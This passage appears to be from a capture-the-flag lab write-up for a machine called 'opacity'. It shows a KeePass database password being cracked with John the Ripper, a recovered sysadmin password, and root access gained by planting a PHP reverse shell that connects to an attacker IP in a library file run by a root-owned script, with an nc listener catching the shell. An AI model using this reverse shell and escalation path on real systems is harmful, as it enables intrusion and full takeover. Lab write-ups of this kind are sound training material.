
found this how to crack it, so will use it.



```
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (dataset)
1g 0:00:00:16 DONE (2024-09-06 22:05) 0.06165g/s 148.9p/s 148.9c/s 148.9C/s rosita..loveu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

found it!!!

So tried the cracked password to login as sysadmin, but it didn't work.



Common KDBX Filenames


Database.kdbx - The default name KeePass assigns to KDBX files.

How to open a KDBX file

You can open a KDBX file in the Windows version of KeePass Password Safe. To do so, select **File → Open → Open File...** from the program's menu bar. Then, navigate to and open your KDBX file. KeePass will then ask you to enter the password needed to open your KDBX file.

You can also import a KDBX file into Keeper Desktop, a paid, multiplatform password management app, to view the login information the file contains.

So came around this article and it said that the password we have cracked is actually to open the .kdbx file using keepass2.



Edit Entry

You are editing an existing entry.

Title: user:password

User name: sysadmin

Password: Cl0udP4ss40p4city#8700

Repeat:


Quality: 89 bits 22 ch.

URL:

Notes:


□ Expires: 09/06/2024 00:00:00

Got a password. Probably of sysadmin now.



```
www-data@opacity:/home/sysadmin$ su sysadmin
su sysadmin
Password: Cl0udP4ss40p4city#8700

sysadmin@opacity:~$ 
```


Got it.. and then get your first flag.



```
sysadmin@opacity:~/scripts$ ls
ls
lib  script.php
sysadmin@opacity:~/scripts$ cat script.php
cat script.php
<?php

//Backup of scripts sysadmin folder
require_once('lib/backup.inc.php');
zipData('/home/sysadmin/scripts', '/var/backups/backup.zip');
echo 'Successful', PHP_EOL;

//Files scheduled removal
$dir = "/var/www/html/cloud/images";
if(file_exists($dir)){
    $di = new RecursiveDirectoryIterator($dir, FilesystemIterator::SKIP_DOTS);
    $ri = new RecursiveIteratorIterator($di, RecursiveIteratorIterator::CHILD_FIRST);
    foreach ( $ri as $file ) {
        $file->isDir() ?  rmdir($file) : unlink($file);
    }
}
?>
```


So a script.php file is controlling a file named backup.inc.php from the /lib directory so if we add a revshell in backup.inc.php then it will give us root shell.

So in order to edit the files, logged in through ssh.




```
sysadmin@opacity:~/scripts/lib$ vim backup.inc.php
sysadmin@opacity:~/scripts/lib$ cat backup.inc.php
<?php

$sock=fsockopen("10.17.68.223",9876);shell_exec("sh <&3 >&3 2>&3");

ini_set('max_execution_time', 600);
ini_set('memory_limit', '1024M');
```

so added a revshell.



```
sysadmin@opacity:~/scripts/lib$ cp backup.inc.php .
cp: 'backup.inc.php' and './backup.inc.php' are the same file
sysadmin@opacity:~/scripts/lib$ cp backup.inc.php .
cp: 'backup.inc.php' and './backup.inc.php' are the same file
sysadmin@opacity:~/scripts/lib$ cp backup.inc.php .
cp: 'backup.inc.php' and './backup.inc.php' are the same file
sysadmin@opacity:~/scripts/lib$ cp backup.inc.php .
cp: 'backup.inc.php' and './backup.inc.php' are the same file
sysadmin@opacity:~/scripts/lib$ █
```

tried to do some random stuff in order to interact with the file.



```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ nc -lnvp 9876
listening on [any] 9876 ...
connect to [10.17.68.223] from (UNKNOWN) [10.10.227.58] 48670
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@opacity:~# cd root
cd root
bash: cd: root: No such file or directory
root@opacity:~# cd /root
cd /root
root@opacity:~# ls
ls
proof.txt  snap
root@opacity:~# catproof.txt
catproof.txt
catproof.txt: command not found
root@opacity:~# cat proof.txt
cat proof.txt
```

got root shell and got last flag.....